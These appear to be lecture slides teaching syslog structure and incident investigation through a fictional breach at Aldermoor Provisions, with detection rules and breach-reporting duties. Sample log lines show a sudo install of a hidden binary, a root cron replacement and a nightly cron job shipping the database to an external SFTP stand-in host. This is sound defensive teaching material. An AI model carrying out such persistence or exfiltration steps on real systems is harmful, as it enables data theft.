Facility and severity

Every syslog message carries both

Facility	Source
0 `kern`	Kernel
3 `daemon`	System services
4 `auth`	Security and authorisation
10 `authpriv`	Security and authorisation (private)
16 to 23 `local0` to `local7`	Local use

Severity	
0	Emergency
1	Alert
2	Critical
3	Error
4	Warning
5	Notice
6	Informational
7	Debug

Priority = facility $\times$ 8 + severity: `<38>` is `auth` (4) $\times$ 8 + informational (6). RFC 5424.
`https://www.rfc-editor.org/rfc/rfc5424`

Working out the priority

Step by step

- The **facility** says which part of the system sent the message; the **severity** says how urgent it is. Like a hospital: which department, and how serious.

Step	For a failed SSH password	Value
1	Which facility? `sshd` logs to `auth`	4
2	Which severity? A failed password is informational	6
3	Multiply the facility by 8	$4 \times 8 = 32$
4	Add the severity	$32 + 6 = 38$, written <38>

Try it: a `daemon` (3) message at Warning (4).

Working backwards

From a priority to facility and severity

- First find the **severity**: the remainder when the priority is divided by 8, written priority mod 8.
- Then subtract it and divide by 8 to find the **facility**. This always divides exactly.

Step	For a `sudo` message, `<85>`	Value
1	The remainder after dividing by 8 is the severity	$85 \bmod 8 = 5$
2	Subtract the severity and divide by 8: the facility	$(85 - 5) \div 8 = 10$
3	Look both up in the tables	`authpriv`, Notice
4	Check by working forwards	$(10 \times 8) + 5 = 85$

Why 8? There are exactly eight severities, 0 to 7, so the remainder is always a valid severity. Gerhards (2009) RFC 5424: The Syslog Protocol, section 6.2.1.
https://www.rfc-editor.org/rfc/rfc5424

Network devices

Facilities for local use

- RFC 5424 reserves facilities 16 to 23, `local0` **to** `local7`, for local use.
- The organisation decides which local facility means what, for example `local0` for its firewall.
- That choice belongs in the **logging configuration**, so record it. Without it, an investigator cannot tell which device a `local` message came from.
- The facility tells you **where** a message came from, and the severity tells you **how urgent** the sender thought it was. Neither says whether it is an attack.

Gerhards (2009) RFC 5424: The Syslog Protocol, section 6.2.1, Table 1.
`https://www.rfc-editor.org/rfc/rfc5424`

Two formats

The same event

RFC 3164 (BSD)

```
<38>Nov 18 00:31:07 ald01 sshd[22980]: Failed password for elev-maint from
    192.0.2.77 port 55012 ssh2
```

RFC 5424

```
<38>1 2026-11-18T00:31:07Z ald01 sshd 22980 - - Failed password for
    elev-maint from 192.0.2.77 port 55012 ssh2
```

Two formats

What changes

- RFC 5424 adds a **version**, a full timestamp with the **year and time zone**, and separate fields for the program and process.
- Log files on disk usually **drop the priority** (<38>), so the facility is known only from which file the line is in.
- Aldermoor's logs use the **older style**: that is why the timestamps have no year and no time zone.

Anatomy of an RFC 5424 message

```
<38>1 2026-11-18T00:31:07.204Z ald01.aldermoor.example sshd 22980 -
    [timeQuality tzKnown="1" isSynced="1"][origin ip="10.9.1.5"][meta
    sequenceId="4127"] Failed password for elev-maint from 192.0.2.77 port
    55012 ssh2
```

Anatomy of an RFC 5424 message

The fields

Field	Example	Meaning
PRI	`<38>`	Facility × 8 + severity
VERSION	`1`	Protocol version
TIMESTAMP	`2026-11-18T00:31:07.204Z`	Date, time, fraction of a second, zone (`Z` = UTC)
HOSTNAME	`ald01.aldermoor.example`	The sender's name for itself
APP-NAME, PROCID	`sshd`, `22980`	Program and process
MSGID	`-`	Message type, or `-` for none
STRUCTURED-DATA	`[timeQuality ...]`	Named fields
MSG	`Failed password ...`	Free text

Structured data

Facts as named fields

SD-ID	Parameters	Question it answers
`timeQuality`	`tzKnown`, `isSynced`, `syncAccuracy`	Can the clock be trusted?
`origin`	`ip`, `enterpriseId`, `software`, `swVersion`	Where did the message start?
`meta`	`sequenceId`, `sysUpTime`, `language`	Has anything gone missing?

Organisations can define their own, named with their enterprise number, e.g. `[login@32473 user="elev-maint"]`. 32473 is reserved for examples.

Limits of the message


- Receivers must accept messages of **480 octets**, and should accept 2,048. Longer ones may be cut short.
- MSG is **free text**, and part of it is chosen by the attacker: every username in an enumeration line was typed by them.
- The protocol does **not acknowledge** delivery, and cannot detect a **replayed** message.

Gerhards (2009) RFC 5424: The Syslog Protocol.
https://www.rfc-editor.org/rfc/rfc5424

Message

In short

- Every message carries a **priority** (facility and severity), a **time**, a **host**, a **program** and **free text**.
- The newer format adds the **year**, the **time zone** and **named fields**.
- The free text is partly written by whoever caused the event, **attackers included**.


ARCHITECTURE
IMPLEMENTATION
MESSAGE
THREE
QUESTIONS

Two logs

Recovered from Aldermoor's database server

Log	What it records
`auth.log`	Authentication and privilege: successful and failed logins, sessions opening and closing, commands run with `sudo`.
`daemon.log`	System services: the database, the scheduler (`cron`), the nightly backup, and other jobs.

Both are syslog: one event per line, a timestamp, a host, a program, and a message.

Anatomy of an `auth.log` line

```
Nov 18 00:31:07 ald01 sshd[22980]: Failed password for elev-maint from
    192.0.2.77 port 55012 ssh2
```

`Nov 18 00:31:07`	Timestamp: no year and no time zone. State your assumption.
`ald01`	The host that wrote the line.
`sshd[22980]`	The program and its process ID.
`Failed password`	The outcome, and the method.
`elev-maint`	The account.
`192.0.2.77`	The source address.

One attempt, several lines

```
Nov 14 01:02:11 ald01 sshd[21950]: Invalid user oracle from 192.0.2.77
    port 51420
Nov 14 01:02:12 ald01 sshd[21950]: Failed password for invalid user oracle
    from 192.0.2.77 port 51420 ssh2
Nov 14 01:02:12 ald01 sshd[21950]: Connection closed by invalid user
    oracle 192.0.2.77 port 51420 [preauth]
```

One attempt, several lines

What it shows

- Same process ID, same port, same second: **one** password attempt.
- Count the `Failed` and `Accepted` lines as attempts. The other lines are **supporting** events, not extra attempts.
- Always say exactly what you counted.

Anatomy of `daemon.log`

```
Nov  9 02:30:00 ald01 CRON[20114]: (root) CMD (/usr/local/sbin/
    backup-stock)
Nov  9 02:41:52 ald01 backup-stock[20116]: backup completed file=/srv/
    backup/stock-20261109.dump bytes=498233344
Nov  9 06:00:01 ald01 postgres[1201]: checkpoint complete: wrote 812
    buffers
```

Anatomy of `daemon.log`

What it shows

- Mostly **routine**: services starting, jobs running, databases checkpointing.
- Nothing in it says “attack”. You find the incident by knowing what **normal** looks like.
- Three questions for every kind of message: **is it new? did it stop? did its numbers change?**

What normal looks like

Most of Aldermoor's logs

- Staff logging in from the **office network** (`10.9.1.0/24`), and mistyping passwords.
- Some staff logging in **from home**.
- The lift contractor logging in from its **own office** (`192.0.2.30`), when it has work to do.
- Administrators using `sudo` to maintain the server.
- **Nightly backups**, reports and database housekeeping.

Not every external login or every `sudo` is an attack. Unusual means unusual for this host.

Aldermoor's architecture

And the attacks it invites

Architectural choice	Era	Attacks it invites
Remote access for a contractor over SSH, with a password	Networked	Credential stuffing, enumeration, spraying, brute force
One server holding the database, with `sudo` rights for maintenance	Client-server	Privilege escalation, persistence
Scheduled jobs and unrestricted outbound connections	Networked	Data exfiltration
Logs kept only on the server itself	Client-server	An attacker with root can alter the evidence

Seven attacks

Aldermoor Provisions




Why these seven?

- **Credential abuse** was the most common way into breached organisations in 2025 (22%), and **third parties** were involved in 30% of breaches. Target began with a contractor's stolen credentials.
- Four of the seven are ways to **get a password**. The other three are what an attacker does **once inside**: take control, stay, and take the data.
- Each one leaves **traces in ordinary server logs**, the logs almost every organisation already keeps.
- Each one is a **named technique** in MITRE ATT&CK, so you can read how others detect it.

Verizon (2025) Data Breach Investigations Report.
https://www.verizon.com/about/news/2025-data-breach-investigations-report

Why these seven?

What each one gives the attacker



The seven attacks in MITRE ATT&CK

Attack	ATT&CK tactic	Technique
Credential stuffing	Credential access	T1110.004 Credential Stuffing
Account enumeration	Reconnaissance	Probing for valid account names
Password spraying	Credential access	T1110.003 Password Spraying
Brute force	Credential access	T1110.001 Password Guessing, then T1078 Valid Accounts
Privilege escalation	Privilege escalation	T1548.003 Sudo and Sudo Caching
Persistence	Persistence	T1053.003 Cron
Data exfiltration	Exfiltration	T1048 Exfiltration Over Alternative Protocol

MITRE ATT&CK: what each technique is and how it is detected.
`https://attack.mitre.org/`

Seven attacks

Describe, recognise, count

- **Describe** the pattern: what the attacker is doing, and why.
- **Recognise** the signature: how that behaviour shows up in a log.
- **Count** it: how many attempts, from where, over what period.

A signature is a hypothesis, not a verdict. Not every technique appears in every incident: part of the analysis is showing which ones do.


Seven attacks

Aldermoor Provisions



Credential stuffing

What it is



- Reusing username and password pairs **stolen from somewhere else**.
- Not guessing: each pair is tried **once**, because it either works or it does not.
- Run from **many addresses** (a botnet or proxies), so no single source stands out.
- Why it matters: it defeats password strength entirely, and it succeeds wherever people **reuse passwords**.

Credential stuffing

In the logs

```
Nov 12 02:14:03 ald01 sshd[21406]: Failed password for kmoore from
    192.0.2.18 port 50122 ssh2
Nov 12 02:14:05 ald01 sshd[21409]: Failed password for invalid user
    j.harper from 192.0.2.203 port 61877 ssh2
Nov 12 02:14:06 ald01 sshd[21411]: Failed password for lscott from
    192.0.2.96 port 44310 ssh2
Nov 12 02:14:09 ald01 sshd[21414]: Failed password for invalid user
    sales2019 from 192.0.2.141 port 38051 ssh2
```

Credential stuffing

What to look for

- **Signature**: many source addresses, each username tried once, in a short burst.
- A mix of real and non-existent names suggests a list from **another organisation's** breach.
- Logs never show the password tried. Say what your evidence favours, and why.

Seven attacks

Aldermoor Provisions



Account enumeration

What it is



- Building a list of **valid usernames** before spending effort on passwords.
- Many candidate names (`oracle`, `postgres`, `backup`) from one source.
- Cheap, quiet **reconnaissance**: it usually comes before spraying or brute force.
- Why it matters: a named, valid account tells the attacker **where to aim**.

Account enumeration

In the logs

```
Nov 14 01:02:11 ald01 sshd[21950]: Invalid user oracle from 192.0.2.77
    port 51420
Nov 14 01:02:19 ald01 sshd[21953]: Invalid user postgres from 192.0.2.77
    port 51436
Nov 14 01:02:27 ald01 sshd[21957]: Invalid user backup from 192.0.2.77
    port 51449
Nov 14 01:02:36 ald01 sshd[21960]: Failed password for lscott from
    192.0.2.77 port 51463 ssh2
```

Account enumeration

What to look for

- **Signature**: `invalid user` means the name does not exist on this host. Many distinct names, one source, a short burst.
- The server does not tell the attacker which names are real, but timing and software flaws can (for example, CVE-2018-15473 in OpenSSH).
- No `invalid user` for `lscott`: that name is **real**. Watch for it again in the next attack.

Seven attacks

Aldermoor Provisions



Password spraying

What it is



- One or two **common passwords** tried against **many** accounts.
- Broad, not deep: the mirror image of brute force.
- Few attempts per account keeps each one **under its lockout threshold**.
- Why it matters: it evades per-account lockout and can succeed quietly across a large user base.

Password spraying

In the logs

```
Nov 16 21:40:02 ald01 sshd[22411]: Failed password for kmoore from
    192.0.2.77 port 40117 ssh2
Nov 16 21:40:19 ald01 sshd[22414]: Failed password for lscott from
    192.0.2.77 port 57302 ssh2
Nov 16 21:40:36 ald01 sshd[22418]: Failed password for nreid from
    192.0.2.77 port 36644 ssh2
Nov 16 21:40:52 ald01 sshd[22421]: Failed password for elev-maint from
    192.0.2.77 port 49218 ssh2
```

Password spraying

What to look for

- **Signature**: one source, **many valid accounts**, one or two attempts against each.
- Notice the names: they are the **real** ones. Where did the attacker learn them?
- Choose a threshold for “many accounts” and “few attempts”, and justify it.


Seven attacks

Aldermoor Provisions



Brute force

What it is



- Many password guesses against **one account**.
- Deep, not broad: the opposite trade-off to spraying.
- A burst of failures from one source, against one user.
- Why it matters: against a weak password with no lockout it works, and the `Accepted` line is the **moment of compromise**.

Brute force

In the logs

```
Nov 18 00:31:07 ald01 sshd[22980]: Failed password for elev-maint from
    192.0.2.77 port 55012 ssh2
Nov 18 00:31:13 ald01 sshd[22983]: Failed password for elev-maint from
    192.0.2.77 port 41790 ssh2
     ... 140 more failures for the same account from the same source ...
Nov 18 00:52:44 ald01 sshd[23391]: Accepted password for elev-maint from
    192.0.2.77 port 47730 ssh2
Nov 18 00:52:44 ald01 sshd[23391]: pam_unix(sshd:session): session opened
    for user elev-maint(uid=1107) by (uid=0)
```

Brute force

What to look for

- **Signature**: one source, one account, an unusual number of failures in a short window, ending in `Accepted`.
- Unusual is relative: how often does this account fail normally, and from where does it normally log in?
- The `Accepted` line is the **moment of compromise**.

Three ways to get a password

Telling them apart

	Credential stuffing	**Password spraying**	**Brute force**
Sources	Many	One or few	One or few
Accounts	Many, real and not	Many, real	One
Attempts per account	One	One or two	Many
Passwords	Stolen pairs	A few common ones	Many guesses
Beats	Strong passwords	Per-account lockout	Weak passwords

Seven attacks

Aldermoor Provisions



Privilege escalation

What it is



- Turning an ordinary foothold into **root**: after getting in, the attacker wants to get up.
- Two routes: **exploit** a flaw (for example CVE-2021-4034 in `pkexec`), or **use an entitlement** the account already has.
- An entitlement nobody reviewed needs no exploit at all.
- Why it matters: root removes the last guardrails. Every file, every database and every log is within reach.

Privilege escalation

In the logs

```
Nov 18 00:55:10 ald01 sudo: elev-maint : TTY=pts/0 ; PWD=/home/elev-maint
    ; USER=root ; COMMAND=/usr/bin/id
Nov 18 00:55:10 ald01 sudo[23398]: pam_unix(sudo:session): session opened
    for user root(uid=0) by elev-maint(uid=1107)
```

Privilege escalation

What to look for

- **Signature**: `USER=root` from an account whose role does not need it.
- **Timing**: minutes after a suspicious login, inside that same session.
- `id` and `whoami` are classic first commands: the attacker checking what they have become.
- Compare with the administrators' normal `sudo`: which accounts, which commands, what time of day.

Seven attacks

Aldermoor Provisions



Persistence

What it is



- Making sure access **survives** reboots and password changes.
- A scheduled job, a new service, a new SSH key, a replaced program.
- Often the **quietest** stage: a single line, long after the noisy break-in.
- Why it matters: miss it and you have not evicted the attacker. Changing the cracked password is not enough.

Persistence

In the logs

```
Nov 18 00:57:31 ald01 sudo: elev-maint : ... USER=root ; COMMAND=/usr/
    bin/install -o root -m 0750 /var/tmp/.u /usr/local/sbin/stock-sync
Nov 18 00:58:03 ald01 crontab[23421]: (root) REPLACE (root)
Nov 21 09:14:22 ald01 systemd[1]: Started update-helper.service.
Nov 22 23:05:40 ald01 sshd[24410]: Accepted publickey for elev-maint from
    192.0.2.77 port 60110 ssh2
```

Persistence

What to look for

- **Signature**: a program placed where the system runs programs, a scheduled task changed, a new service, or key logins for an account that used passwords.
- `crontab (root) REPLACE` means root's schedule was **replaced**. What runs from it now?
- Look for the **first time** something appears, and whether it then repeats.

Seven attacks

Aldermoor Provisions



Data exfiltration

What it is



- Moving data **out of the organisation's control**.
- Often **inside routine**: a job that runs at night, like the backup, using a normal transfer protocol.
- Line by line it looks normal. The **destination**, the **volume** and the **time** give it away.
- Why it matters: this is where compromise becomes **harm** to the asset: loss of confidentiality.

Data exfiltration

In the logs

```
Nov 19 03:10:00 ald01 CRON[23877]: (root) CMD (/usr/local/sbin/stock-sync
    --db stock --dest sftp://192.0.2.77/in)
Nov 19 03:19:42 ald01 stock-sync[23879]: transfer completed file=/var/tmp/
    .s/stock-20261119.tar destination=sftp://192.0.2.77/in bytes=512094208
    status=0
Nov 20 03:18:57 ald01 stock-sync[24102]: transfer completed file=/var/tmp/
    .s/stock-20261120.tar destination=sftp://192.0.2.77/in bytes=512344064
    status=0
```

Data exfiltration

What to look for

- **Signature**: a recurring root job sending data to an **external** destination, at roughly the size of the database.
- Compare with the legitimate backup: where does *it* write, and how much?
- **Which data?** The live database, the backups, or both? When did it start, and has it stopped?

Toolkit:
Patterns and Data

Regular expressions

Describing the shape of a line

```
Mar  4 08:12:31 dock07 bikeshare[311]: Unlocked bike B-2041 for rider
    R-883
```

- A **regular expression** (regex) describes the **shape** of some text, not one particular piece of text.
- “`B-` then some digits” matches `B-2041`, `B-7` and `B-90210`.
- Use one when lines share a layout but the **values change**: addresses, names, counts.
- In Python the `re` module runs it. The pattern is an ordinary string.

Building blocks

Read them left to right

Write	It matches	For example
`\d`	one digit	`4`
`\w`	one letter, digit or underscore	`k`
`\S+`	a run of non-space characters	`R-883:`
`.`	any one character	`x` or `7`
`\.`	a real full stop	`.`
`+ * ?`	one or more, zero or more, optional	`\d+` matches `2041`
`\d{2}`	exactly two digits	`07`
`[A-Z]`	one character from the set	`B`
`Unlocked|Returned`	either side	`Returned`
`^ $`	start of the line, end of the line	

Letters, digits and spaces match themselves. `+ * ?` act on whatever came just before.

Reading one, piece by piece

And pulling the parts out

```
Unlocked bike (?P<bike>B-\d+) for rider (?P<rider>R-\d+)
```

`Unlocked bike`	literal text: must be there exactly
`(?P<bike>...)`	a **named group**: keep whatever matches inside, and call it `bike`
`B-\d+`	the letter B, a hyphen, then one or more digits
` for rider`	literal text again

```
m = re.search(pattern, line)
m["bike"]   gives   B-2041    m["rider"]   gives   R-883
```

If the line does not match, `re.search` returns `None`. Check before you use it.

From lines to numbers

Filter, group, count


- Almost every counting question is the same three steps: **filter** (keep the lines that matter), **group** (by rider, by dock, by hour), **count** (how many in each group).

```
unlocks = [e for e in events if e["kind"] == "unlock"]
per_rider = Counter(e["rider"] for e in unlocks)
per_rider.most_common(3)
    # [("R-883", 41), ("R-102", 37), ("R-640", 29)]
```

Say exactly what you counted: lines, events or distinct riders. They are different numbers.

Normal first

Bucket, baseline, threshold




- **Bucket**: cut each timestamp down to its day or hour, then count per bucket.
- **Baseline**: one count means nothing. Measure ordinary days first, and compare like with like. Weekends are lower here.
- **Threshold**: choose a rule, then try other values. If the answer changes, report the range.

Reading the Evidence

Authentication activity by source

Aldermoor, November



The rules we used

Say them, so someone else can check them

- **Internal** means `10.9.1.0/24`. The contractor's office is `192.0.2.30`.
- An **attempt** is a `Failed` or `Accepted` line. Supporting lines are not counted.
- **Stuffing**: ten or more sources, one attempt each, within five minutes.
- **Spraying**: five or more accounts from one source, at most two attempts each, within an hour.
- **Brute force**: twenty or more failures against one account from one source, within an hour.
- **Transfer**: a completed transfer to an address outside `10.9.1.0/24`.

What the logs cannot tell us

Limitations

- Which **passwords** were tried: stuffing and spraying are inferred from the pattern.
- Whether the stuffing on 12 November was the **same attacker**: no address links it to `192.0.2.77`.
- What was in each transfer: only its **size**, which matches the database.
- The **year and time zone**: we assumed 2026 and UTC.
- `update-helper.service` (21 November) is new, but **nothing links it** to the attacker. It stays unexplained.
- Anything on **other machines**: at Target, the attackers moved between systems.

Pitfalls

Reading logs well

- **False positives are normal.** A signature raises a question, and your judgement answers it.
- **State your rules and thresholds**: which addresses are internal, what counts as suspicious, and why.
- **Report what the logs show.** If a stage is absent or weak, say so.
- **A count is not a consequence.** “142 failed logins” is evidence, but “customer data has left Aldermoor every night since 19 November” is a consequence.

Reporting a breach
UK GDPR, Article 33

- A **personal data breach** that is likely to result in a risk to people's rights and freedoms must be reported to the **ICO**.
- Report without undue delay and, where feasible, within **72 hours** of becoming aware of it.
- If not everything is known yet, the information may be provided **in phases**.
- Every breach must be **documented**, whether or not it is reported.
- So imperfect logs are not a reason to stay silent. Say what the logs show, and what they cannot.

UK GDPR, Article 33: Notification of a personal data breach to the supervisory authority.
https://www.legislation.gov.uk/eur/2016/679/article/33

Summary

- Enterprises **accumulate** architectures, and inherit each era's concerns.
- Service and deployment models decide **who is responsible** for each layer, and **which logs** you can see.
- **Target**: a contractor's access, weeks of activity, and alerts that were not acted on.
- Reading logs: **describe** the pattern, **recognise** the signature, **count** it, and say what the logs **cannot** tell you.
- Logs as evidence: ask whether each entry can be **trusted**, **dated** and **kept** out of the attacker's reach.

Any questions?

